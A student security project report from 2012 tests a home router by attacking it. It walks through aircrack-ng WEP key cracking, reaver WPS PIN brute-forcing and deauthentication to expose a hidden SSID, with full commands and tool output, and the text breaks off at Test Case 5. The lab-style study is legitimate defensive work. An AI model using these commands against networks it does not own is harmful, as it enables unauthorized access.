

CyberSec Project: Securing Wi-Fi Networks by Cracking Them!

BRIAN MORSTADT

CARLOS VASQUEZ

CHRIS RAKACZKY

MOHAN SELVAMOORTHY

29 NOVEMBER 2012

Table of Contents

Project Description:.....	3
Test Case #1:	5
Test Case #2:	11
Test Case #3:	13
Test Case #4:	17
Test Case #5:	18
Test Case #6:	23
Test Case #7:	26
Test Case #8:	29
Test Case #9:	33
Test Case #10:	38
Final Thoughts:	40
Credit:	41
Works Cited	42

Project Description:

The premise of the project was to secure a (basic) wireless network. A basic wireless network is defined as a network that is sufficient for the basic consumer. Thus, there will be no mention or exploitation of Virtual Local Area Networks (VLAN), authentication via Microsoft's Active Directory, or any other advanced network features. The wireless network was secured through trial and error and the network was secured and then attacked. This project was broken into several test cases. For each test case, the protection used to protect the network, tools used to attack the network, process used to attack the network, and a conclusion for that test case was established. If an attack was successful, then a new test case was created with a (potential) improvement to the network. Each test case documented the vulnerability exploited, as well as problems with the attack (if any). Test Case one was an insecure (but not completely insecure, i.e. open) network that used a 64-bit WEP key. The project was built from Test Case one onward.

Before the execution of the test cases began, the setup was documented. First and foremost, unless otherwise mentioned, Back Track 5 R3 was used, a Linux distribution that ran Ubuntu as the operating system. It was run with a bootable USB device on a Samsung N130 laptop computer. The wireless network interface card (NIC) used was the Alfa AWUS036H, which had the ability to enter monitor mode. Monitor mode allowed the network interface controller (NIC) to see all traffic sent to and from a wireless network as opposed to just the traffic between the NIC and the wireless network. The router used was a Linksys WRT160n v2 running firmware version 2.0.02 build 008 which was last updated on July 27, 2008. The target network was given the name "test" (the SSID that will be broadcasted). Furthermore, unless

otherwise mentioned, all the commands listed under process were run using a command line interface (CLI).

Please note that unless otherwise specified, when *airodump* was used, Ctrl+C was needed to exit out of the process in order to move on to the next step. Also, “easy” was defined as: needed little time and/or effort to accomplish. The time spanned from minutes to days depending on the situation. However, it required little to no effort on the part of the attacker.

Test Case #1:

Hypothesis: 64-bit WEP encryption with a random key provides insufficient security and is easy to crack.

Tools: Aircrack-ng

Process:

1. airmon-ng
 - a. This command displayed the wireless interfaces. In this case, interface wlan0 was the desired interface. However, any wireless interface may be used as long as it is listed and supports monitor mode.
2. airmon-ng start wlan0
 - a. This command put wlan0 into monitor mode. When this command was run, it provided an interface that had monitor mode enabled. In this case, the interface was mon0. These two steps are shown in *Figure 1*.
3. airodump-ng mon0
 - a. This command utilized monitor mode, mon0 was provided as an interface. The command displayed the wireless networks in range, along with their respective BSSID, channel, encryption type, and other important information. Below, *Figure 2* shows what was found. The network, “test”, is encrypted using WEP and its BSSID was 00:22:6B:59:11:1E. The target network’s encryption type was discovered. The network was attacked using that knowledge.

Found 2 processes that could cause trouble.
 If airodump-ng, aireplay-ng or airtun-ng stops working after
 a short period of time, you may want to kill (some of) them!

```
PID      Name
828      dhclient3
2057     dhclient3
Process with PID 2057 (dhclient3) is running on interface wlan0
```

Interface	Chipset	Driver
wlan0	Realtek RTL8187L	rtl8187 - [phy0] (monitor mode enabled on mon0)

root@bt:~#

root@bt: ~

Figure 1




Figure 2

4. `airodump-ng -c 1 -w capture -BSSID 00:22:6B:59:11:1E mon0`

a. Since the channel and the BSSID of the network were discovered, capturing of the encrypted packets was performed. *Airodump-ng* captured the traffic from the network specified by the channel and BSSID. This command is shown below in *Figure 3*. The running process told the number of packets captured under the #Data column.

b. The command was decomposed as:

- i. `-c 1` told *Airodump-ng* to listen to channel 1
- ii. `-w capture` told the program to output the traffic to a file called `capture.cap`.
- iii. `-BSSID 00:22:6B:59:11:1E` told the program to get traffic from the device with BSSID 00:22:6B:59:11:1E
- iv. `mon0` told *Airodump-ng* to use the interface `mon0` to capture packets.

5. `aireplay-ng -I 0 -a 00:22:6B:59:11:1E -h 00:11:22:33:44:55 -e test mon0`

a. This command was run in another terminal because *Airodump-ng* was running in the first terminal window. This command made a fake authentication with the target WEP-encrypted device. This allowed the attacker to associate a MAC Address with the target.

b. The command was decomposed as:

- i. `-I 0` told *Aireplay-ng* to fake authentication with a 0 second re-association timing.
- ii. `-h 00:11:22:33:44:55` told *Aireplay-ng* to associate the MAC Address 00:11:22:33:44:55 with the target WEP-encrypted device.

- iii. `-e test` told *Aireplay-ng* the target SSID.
- iv. `mon0` was the interface that was used.




Figure 3

6. Because the router was not connected to the Internet and there was little traffic between the connected devices, traffic was generated by ICMP PING requests to the router from the connected devices. There were other ways to create traffic, such as the *Aireplay-ng* `-3` option. However, it was determined that in some cases, it was fine to just let the computer capture traffic throughout the day until a reasonable number of packets were captured.
7. `aircrack-ng -b 00:22:6B:59:11:1E capture.cap`
 - a. This was the command that took the file created at Step 4 and cracked the password. The program output is displayed in *Figure 4*.
 - b. This attack, by default, cracked the key via the PTW (Pyshkin, Tews, and Weinmann) approach. This approach first tried to only look at ARP packets. If it failed to find the key from the ARP packets, it moved on to analyze all the

captured packets. Essentially, the PTW approach used statistical analysis to crack the WEP key.

c. The command was decomposed as:

- i. `-b 00:22:6B:59:11:1E` told *Aircrack-ng* the BSSID of the target device.
- ii. `capture.cap` told *Aircrack-ng* the file that contained the package capture data of the target device. This was used to crack the password.




Figure 4

Conclusion:

The hypothesis was correct. From start to finish, the process took approximately fifteen minutes (not including any failed attempts). When this test case was first attempted, 20,000

packets were collected. However, a key was not found. One hundred thousand packets were then generated, which was enough to obtain the WEP key. Most of the time was spent waiting for 100,000 packets to be captured. The time it took to obtain the WEP key (Step 7) was negligible. In a practical situation, the amount of time it would take to capture the packets would vary depending on the time of day and the target. It would be more likely that more packets could be captured at night when users of the network would most likely be at home and using the network. It would then be very easy and completely viable for an attacker to just let his computer sit and capture packets until he received enough to obtain the WEP key.

In summary, it seemed that the current security was insufficient. Indeed, if the network was accessed in just fifteen minutes, there was a problem. The next logical step was to increase the size of the WEP key to 128-bits which provided more entropy.

Test Case #2:

Hypothesis: 128-bit WEP encryption with a random key provides insufficient security and is easy to crack.

Tools: Aircrack-ng, ifconfig

Process:

Cracking a 128-bit WEP encrypted network followed the same steps as in Test Case 1.

The successful attack is shown in *Figure 5*.




Figure 5

Conclusion:

The hypothesis was correct. Once again, approximately 100,000 packets were captured before obtaining the key was attempted. As shown above in *Figure 5*, this was once again successful. It seemed that the size of the key did not make this attack any more difficult. This, however, might have been an incorrect assumption. It could very well be that the number of packets necessary to crack a 64-bit WEP key was less than what was necessary to capture a 128-bit WEP key. It was obvious that WEP was an insecure form of encryption. Standard consumer access points (APs) do not allow for larger WEP keys. Thus, the next step was to secure the AP with WPA. By default, most consumer APs come with WPS enabled when using WPA.

Our next test was to see if WPA2 with WPS and a random password (the same one used in this test case) was enough to secure the network.

Test Case #3:

Hypothesis: WPA with WPS (WiFi Protected Setup) enabled and a random password key provides insufficient security and is easy to crack.

Tools: Reaver, Aircrack-ng

Process:

1. iwconfig
 - a. This command displayed the available wireless interfaces available. In this case, wlan0 was the desired interface. However, any wireless interface may be used if it supports monitor mode.
2. airmon-ng start wlan0
 - a. This command put wlan0 into monitor mode.
3. airodump-ng mon0
 - a. This command provided us with the BSSID of the target, as well as its encryption type.
 - b. It was the case that the target network had a WPA encryption type instead of WEP, as can be seen below in *Figure 6*.
4. wash man0
 - a. Wash was a tool offered by reaver. It was used to see if an AP was WPS protected or not. This is shown under the WPS locked section of the output. If WPS locked was No, then WPS was enabled. It was the case that WPS was enabled on the target AP, as shown below in *Figure 7*.
5. reaver -i mon0 -b 00:22:6B:59:11:1E -vv

- a. Reaver was a program that used an online brute-force attack against a WPS enabled AP. Specifically, reaver brute forced the WPS PIN that a device used. WPS (WiFi Protected Setup) is a protocol offered by most consumer AP's. WPS uses an 8 number PIN to secure itself. If a device provided the correct PIN to the AP, the device is granted access to the network. The result of a successful brute force is displayed below in *Figure 8*.
- b. The command was decomposed as:
 - i. `-i mon0` told *reaver* to use `mon0` as an interface to perform the attack.
 - ii. `-b 00:22:6B:59:11:1E` told *reaver* that the BSSID of the target device was `00:22:6B:59:11:1E`.

Conclusion:

The hypothesis was correct. There were times in this test case during which it seemed that the AP had locked up from the constant PIN authentications. After these “lockouts”, it was necessary to restart the router. After multiple lockouts, a delay was put into the command with the following command:

```
reaver -i mon0 -b 00:22:6B:59:11:1E -vv -d 20
```

This command implemented a delay of 20 seconds after every PIN attempted. The command seemed to have prevented further lockouts, but the delay made the process of obtaining the key very long. It took between two to three days of brute forcing to obtain the WPS PIN and key. The delay would not be too much of a problem for a relatively dedicated hacker. It does not require much effort on the part of the attacker. In order to fortify the network, a switch to WPA2 as the encryption type was implemented.

CH 7][Elapsed: 36 s][2012-11-27 18:03

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:22:6B:59:11:1E	-22	46	0	0	11	54e	WPA	TKIP	PSK test
30:85:A9:39:83:D8	-45	24	2	0	8	54e	WPA2	CCMP	PSK Liquid Buttchuckles
20:AA:4B:BD:F7:99	-47	13	0	0	11	54e	WPA2	CCMP	PSK H-232
38:83:45:C4:FF:24	-54	8	0	0	1	54e	WPA2	CCMP	PSK H330
74:44:01:48:E2:60	-54	26	0	0	11	54e	WPA2	CCMP	PSK WISC
00:18:F8:CF:64:D0	-55	28	4	0	6	54	WPA	TKIP	PSK SaraMariam
E0:46:9A:3C:7C:86	-56	6	0	0	3	54e	WPA2	CCMP	PSK MBS
E8:40:F2:AD:73:44	-57	8	0	0	1	54e	WPA2	CCMP	PSK ad7344
00:24:01:CE:7E:09	-57	4	0	0	2	54e	WPA2	CCMP	PSK WhoaInternetz
E8:40:F2:93:72:73	-61	8	7	0	1	54e	WPA2	CCMP	PSK 937273
38:83:45:A6:4D:CA	-63	11	0	0	6	54e	WPA2	CCMP	PSK H331-2
08:86:3B:29:4A:60	-64	12	1	0	2	54e	WPA	CCMP	PSK Gator229
E8:40:F2:CA:9F:65	-63	10	0	0	1	54e	WPA2	CCMP	PSK H331
14:D6:4D:36:A9:4E	-67	1	0	0	3	54e	WPA2	CCMP	PSK AK47
20:AA:4B:52:3E:09	-70	6	0	0	11	54e	WPA2	CCMP	PSK SuperMan
94:44:52:0F:B7:D7	-71	4	0	0	11	54e	WPA2	CCMP	PSK Belkin.37D7
08:86:3B:36:2C:7F	-67	5	0	0	6	54e	WPA2	CCMP	PSK GET YOUR OWN!

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	30:46:9A:A6:16:7C	-13	0 - 1	0	1	Liquid Buttchuckles
(not associated)	5C:FF:35:2C:C9:AC	-51	0 - 1	0	3	
00:18:F8:CF:64:D0	F8:1E:DF:DF:16:82	-73	24 - 1	0	5	
E8:40:F2:93:72:73	1C:65:9D:BB:35:0E	-66	0 - 1e	0	2	
38:83:45:A6:4D:CA	00:17:C4:69:31:E4	-62	0 - 1e	0	1	
08:86:3B:29:4A:60	94:39:E5:6D:78:0C	-1	6e - 0	0	1	
14:D6:4D:36:A9:4E	28:CF:DA:D5:84:D8	-67	0 - 1	0	3	

Figure 6


```
root@bt:~# wash -i mon0
```

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID	Channel	RSSI	WPS Version	WPS Locked	ESSID
E8:40:F2:93:72:73	1	-62	1.0	No	937273
E8:40:F2:AD:73:44	1	-54	1.0	No	ad7344
E8:40:F2:CA:CB:5D	1	-63	1.0	No	cacb5d
38:83:45:C4:FF:24	1	-56	1.0	No	H330
E8:40:F2:CA:9F:65	1	-65	1.0	No	H331
C0:C1:C0:D5:ED:63	1	-74	1.0	No	paul
08:86:3B:29:4A:60	2	-62	1.0	No	Gator229
E0:46:9A:3C:7C:86	3	-59	1.0	No	MBS
14:D6:4D:36:A9:4E	3	-67	1.0	No	AK47
08:86:3B:36:2C:7F	6	-68	1.0	No	GET YOUR OWN!
38:83:45:A6:4D:CA	6	-64	1.0	No	H331-2
2C:B0:5D:E1:6B:A3	6	-71	1.0	No	RadOnc
20:AA:4B:BD:F7:99	11	-49	1.0	No	H-232
74:44:01:48:F2:60	11	-52	1.0	No	WTSC
00:22:6B:59:11:1E	11	-15	1.0	No	test
20:AA:4B:52:3E:09	11	-70	1.0	No	Superman
94:44:52:0F:B7:D7	11	-73	1.0	No	Belkin.37D7
00:21:29:73:39:04	6	-69	1.0	No	Aiden

Figure 7

```
[+] Waiting for beacon from 00:22:6B:59:11:1E
[+] Switching mon0 to channel 1
[+] Switching mon0 to channel 2
[+] Switching mon0 to channel 3
[+] Switching mon0 to channel 11
[+] Associated with 00:22:6B:59:11:1E (ESSID: test)
[+] Trying pin 86512978
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 10 seconds
[+] WPS PIN: '86512978'
[+] WPA PSK: '96A9695C3947DA2B143171038F'
[+] AP SSID: 'test'
[+] Nothing done, nothing to save.
root@bt:~#
```

Figure 8

Test Case #4:

Hypothesis: WPA2 with WPS (WiFi Protected Setup) enabled and a random password key provides insufficient security and is easy to crack.

Tools: Reaver, Aircrack-ng

Process:

The process for cracking a WPA2 network with WPS enabled was the same as the process from Test Case 3.

Conclusion:

The hypothesis was correct. The PIN was again successfully obtained during the test. It was shown that more was needed to secure a wireless network. In the following Test Case, the implementation of MAC Address white listing was enforced to attempt to prevent unauthorized access to a network.

Test Case #5:

Hypothesis: WPA2 with WPS (Wi-Fi Protected Setup) enabled with a random password and SSID broadcasting disabled provides insufficient security and is easy to crack.

Tools: Reaver, Aircrack-ng

Preamble: The information needed to gain access to the network was the ESSID and the pass key, or the PIN, from the WPS. Learning the ESSID was performed first and then progressed to find the pass key. It is also important to note that *reaver* required the ESSID be known (at least it did in this case) before it attempted to attack.

Process:

1. `airmon-ng start wlan0`
 - a. This was explained in Test Case 1.
2. `airodump-ng mon0`
 - a. This was explained in Test Case 1.
 - b. The results can be seen below in *Figure 9*. We see that instead of an ESSID of test, <length: 0> is obtained. This meant that the device is not broadcasting its SSID. Also, it was broadcasting on Channel 11 as seen in *Figure 9*.
3. `airmon-ng stop mon0`
 - a. Here, monitor mode was disabled so that it can be started again on Channel 11.
4. `airmon-ng start wlan0 -c 11`
 - a. This command started the NIC in monitor mode on Channel 11, the same channel as the AP.
5. `airodump-ng --BSSID 00:22:6B:59:11:1E -channel 11`

- a. This command was executed in a new terminal. It can be seen that it is monitoring the traffic, as shown below in *Figure 10*. As shown once again, it did not display the ESSID of the AP because it was not being broadcasted.
 - b. The first reason this was done was to find the devices that were connecting to the AP with BSSID 00:22:6B:59:11. As shown below in *Figure 10*, the device with MAC Address E4:CE:8F:2A:63:A8 was connected to the AP.
 - c. The second, and main, reason this was done was to find the ESSID. In the following step, a valid device was de-authenticated (in this case, the device with MAC Address E4:CE:8F:2A:63:A8).
 - d. The command was decomposed as:
 - i. *-BSSID 00:22:6B:59:11* told *Airodump* to look at only the traffic going to the AP with BSSID 00:22:6B:59:11
 - ii. *mon0* told *airodump* to use *mon0* as the interface.
6. `aireplay-ng --deauth 1 -a 00:22:6B:59:11:1E -c E4:CE:8F:2A:63:A8 mon0`
- a. Note that in order to do this, a device needed to be on the network. Since it was known that E4:CE:8F:2A:63:A8 was connected from the previous step, it was de-authenticated. This command sent a de-authentication packet to the device connected to the AP. This forced the client device to reconnect to the AP. Airodump (from the previous step) captured and analyzed these packets. From these packets, Aireplay extracted the ESSID of the AP as shown below in *Figure 11*.
 - b. The command was decomposed as:
 - i. *-death 1* tells *aireplay* to send 1 de-authentication packet

- ii. *-a 00:22:6B:59:11:1E* tells aireplay the MAC Address of the AP.
- iii. *-c E4:CE:8F:2A:63:A8* tells aireplay the MAC Address of the target device to which the de-authentication packets should be sent.
- iv. *mon0* tells aireplay which interface to use.

7. `reaver -i mon0 -b 00:22:6b:59:11:1e -vv -e test -c 11`

- a. This performed the same brute force attack as from Test Cases three and four.

When the attack succeeded, it produced an output similar to that of *Figure 8*.

- b. The command was decomposed as:
 - i. *-i mon0* told Reaver to use mon0 as the interface
 - ii. *-e test* told Reaver that the ESSID of the target AP is test. If this was not provided, errors were generated.
 - iii. *-c 11* told Reaver to use Channel 11, the channel the target AP was broadcasting.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
84:C9:B2:68:79:12	-1	0	0	0	108	-1			<length: 0>
20:AA:4B:BD:F7:99	-30	111	14	0	11	54e	WPA2	CCMP	PSK H-232
74:44:01:48:E2:60	-33	128	0	0	11	54e	WPA2	CCMP	PSK WISC
30:85:A9:39:83:D8	-34	118	81	0	8	54e	WPA2	CCMP	PSK liquid Butthuckles
00:22:6B:59:11:1E	-36	185	0	0	1	54e	WPA2	CCMP	PSK <length: 0>
E8:40:F2:AD:73:44	-38	70	0	0	1	54e	WPA2	CCMP	PSK ad7344
E0:46:9A:3C:7C:86	-50	63	3	0	2	54e.	WPA2	CCMP	PSK MBS
E8:40:F2:93:72:73	-51	44	9	0	1	54e	WPA2	CCMP	PSK 937273
38:83:45:C4:FF:24	-52	55	1	0	1	54e.	WPA2	CCMP	PSK H330
00:18:F8:CF:64:D0	-56	28	627	0	6	54	WPA	TKIP	PSK SaraMariam
2C:B0:5D:31:92:25	-60	17	0	0	7	54e	WEP	WEP	PSK NETGEAR97
00:40:5A:88:DC:E8	-60	54	0	0	10	54e.	WPA	TKIP	PSK <length: 0>
00:40:5A:88:DC:E9	-60	50	0	0	10	54e.	WEP	WEP	PSK myLGNetDCEB
E8:40:F2:AD:E9:A4	-63	6	0	0	1	54e	WPA2	CCMP	PSK ade9a4
08:86:3B:36:2C:7F	-64	24	3	0	6	54e	WPA2	CCMP	PSK GET YOUR OWN!
08:86:3B:29:4A:60	-64	11	0	0	6	54e	WPA	CCMP	PSK Gator229
00:24:01:CE:7E:09	-64	5	2	0	2	54e.	WPA2	CCMP	PSK WhoaInternetz
4C:60:DE:AA:FE:90	-64	12	0	0	1	54e.	WPA2	CCMP	PSK .
20:AA:4B:0F:13:8C	-65	9	1	0	1	54e	WPA2	CCMP	PSK Admiral Ackbar
00:22:B0:B3:9E:1E	-65	9	0	0	8	54	WPA2	CCMP	PSK HONG
00:21:29:A0:94:A6	-66	2	0	0	6	54	WPA2	CCMP	PSK GatorGirls
00:14:6C:DA:8F:AC	-66	20	0	0	11	54	WPA	TKIP	PSK Hamad
20:AA:4B:52:3E:09	-67	1	1	0	11	54e	WPA2	CCMP	PSK SuperMan

Figure 9

```

^  v  x root@bt: ~
File Edit View Terminal Help

CH 11 ][ Elapsed: 1 min ][ 2012-11-27 22:20

BSSID                PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:22:6B:59:11:1E   -17  86      650         57   0   11  54e  WPA2  CCMP   PSK  <length: 0>

BSSID                STATION            PWR   Rate    Lost    Frames  Probe
00:22:6B:59:11:1E   E4:CE:8F:2A:63:A8  -1    1e- 0    0        2

```

Figure 10

```

^  v  x root@bt: ~
File Edit View Terminal Help

CH 3 ][ Elapsed: 1 min ][ 2012-11-28 00:30 ][ WPA handshake: 00:22:6B:59:11:1E

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:22:6B:59:11:1E -48    110         7   0  11  54e  WPA2 CCMP  PSK  test
BSSID          STATION    PWR  Rate    Lost    Frames  Probe
00:22:6B:59:11:1E E4:CE:8F:2A:63:A8 -5    1 - 1e    0      1272

```

Figure 11

Conclusion:

